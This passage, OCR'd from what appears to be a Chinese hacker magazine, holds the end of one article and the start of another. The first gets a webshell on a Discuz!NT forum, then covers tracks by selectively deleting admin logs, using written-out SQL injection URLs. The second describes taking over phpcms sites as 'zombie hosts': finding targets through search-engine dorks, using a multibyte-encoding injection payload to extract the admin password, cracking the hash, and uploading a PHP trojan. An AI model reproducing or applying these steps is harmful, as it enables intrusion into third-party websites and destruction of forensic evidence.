


图7

直接点击访问，就自动跳转到 Webshell 的登录入口了，登录进去来看看吧，如图8。




图8

至此就成功得到了 Webshell，整个漏洞利用过程非常简单吧。最后我们还得做一些收尾工作来处理掉你所留下的操作日志（要养成良好的黑客习惯，不要嫌麻烦），先使用你的马往别的目录上传一个马，再在之前上传附件的地方编辑掉所改的帖子，然后参照刚才修改允许上传后缀的方法把 aspx 改回 rar（其实就是一个复原过程了），再在后台管理页面找到“其他”->“运行记录”->“后台日志”，选择操作者为你注册的用户名的日志，然后进行删除，如图9（注意，一般不要全部删除，删除日志也是需要技巧的，全部删除的话会令人生疑，只要把与自己相关的删除掉就可以了）。




图9

或者我们使用 SQL 语句删除也可以，执行如下的 SQL 语句也能够达到同样的效果：**http://discuznt.estidc.com/showuser.aspx?ordertype=desc;delete%20from%20dnt_adminvisitlog%20where%20username=%27hackest%27;--**。最后再删除掉我们注册的用户，执行以下这条 SQL 语句：**http://discuznt.estidc.com/showuser.aspx?ordertype=desc;delete%20from%20dnt_users%20where%20username=%27hackest%27;--** 就可以了。

四、漏洞修补

Discuz!官方的漏洞响应速度还是很快的，对该漏洞已经发布了相应的补丁程序。我们可以到官方下载补丁包，里面有两个 dll 文件，使用 FTP 上传替换即可。最后呼吁一下：技术不是为了破坏而诞生的，请为你的行为负责！

（文章中涉及到的ice.aspx以及漏洞修复程序已经收录在光盘中）

文章难易度：★★★
文章闪光点：关于dedecms和phpcms最新漏洞的简单利用

小菜抓鸡之dedecms、phpcms最新漏洞的利用

落叶纷飞[J.L.S.T]

八月份，多字节编码集漏洞正式登陆国内的互联网，phpwind、discuz等一线的php类论坛程序均受到了牵连，就连dedecms和phpcms等一线php类的cms程序也未能幸免，这又给了我等菜鸟抓肉鸡的大好机会，接下来，我们就体验一下dedecms和phpcms的肉鸡大餐吧！

一、秒杀phpcms

首先来抓由phpcms程序所搭建的肉鸡网站，双击打开co14编写的phpcms 0day漏洞利用工具，其界面如图1所示。




图1

我们打开baidu或者google，以“powered by phpcms”为关键字进行搜索，就可以搜索到许多使用phpcms的网站，假设我们的目标地址是“http://www.hackerxfiles.net/phpcms/”，在浏览器中对目标网址进行如下的提交“http://www.hackerxfiles.net/phpcms/member/member.php?username=luoye%cf'”，就会返回错误提示，如图2。




图2

请读者朋友注意我在上图中圈出来的地方，那里很明显的是“phpcms7_member”，其中“phpcms7”就是该网站的表名前缀。我们现在就可以使用那个漏洞利用工具进行密码猜解了，把目标网站的地址填到“URL”栏，然后在“a prefix of table”中填入表名前缀，这里就是“phpcms7”，再在“admin's uid”中填上后台管理员的UID值（一般都为1，反正是比较靠前的），最后点击“get username & password”按钮，程序就会自动猜解出密码了，如图3。




图3

接下来，我们把猜解出的密码拿到http://www.cmd5.com网站上进行在线破解，然后就可以使用破解出的密码登录后台了，如图4。

在phpcms的后台要如何获取webshell呢？事实上在phpcms的后台获取webshell的方法非常简单，首先打开“常用操作”中的“文件管理器”，然后通过“上传文件”功能直接上传一个php木马就可以得到webshell了，如程如图5、图6所示。




图4

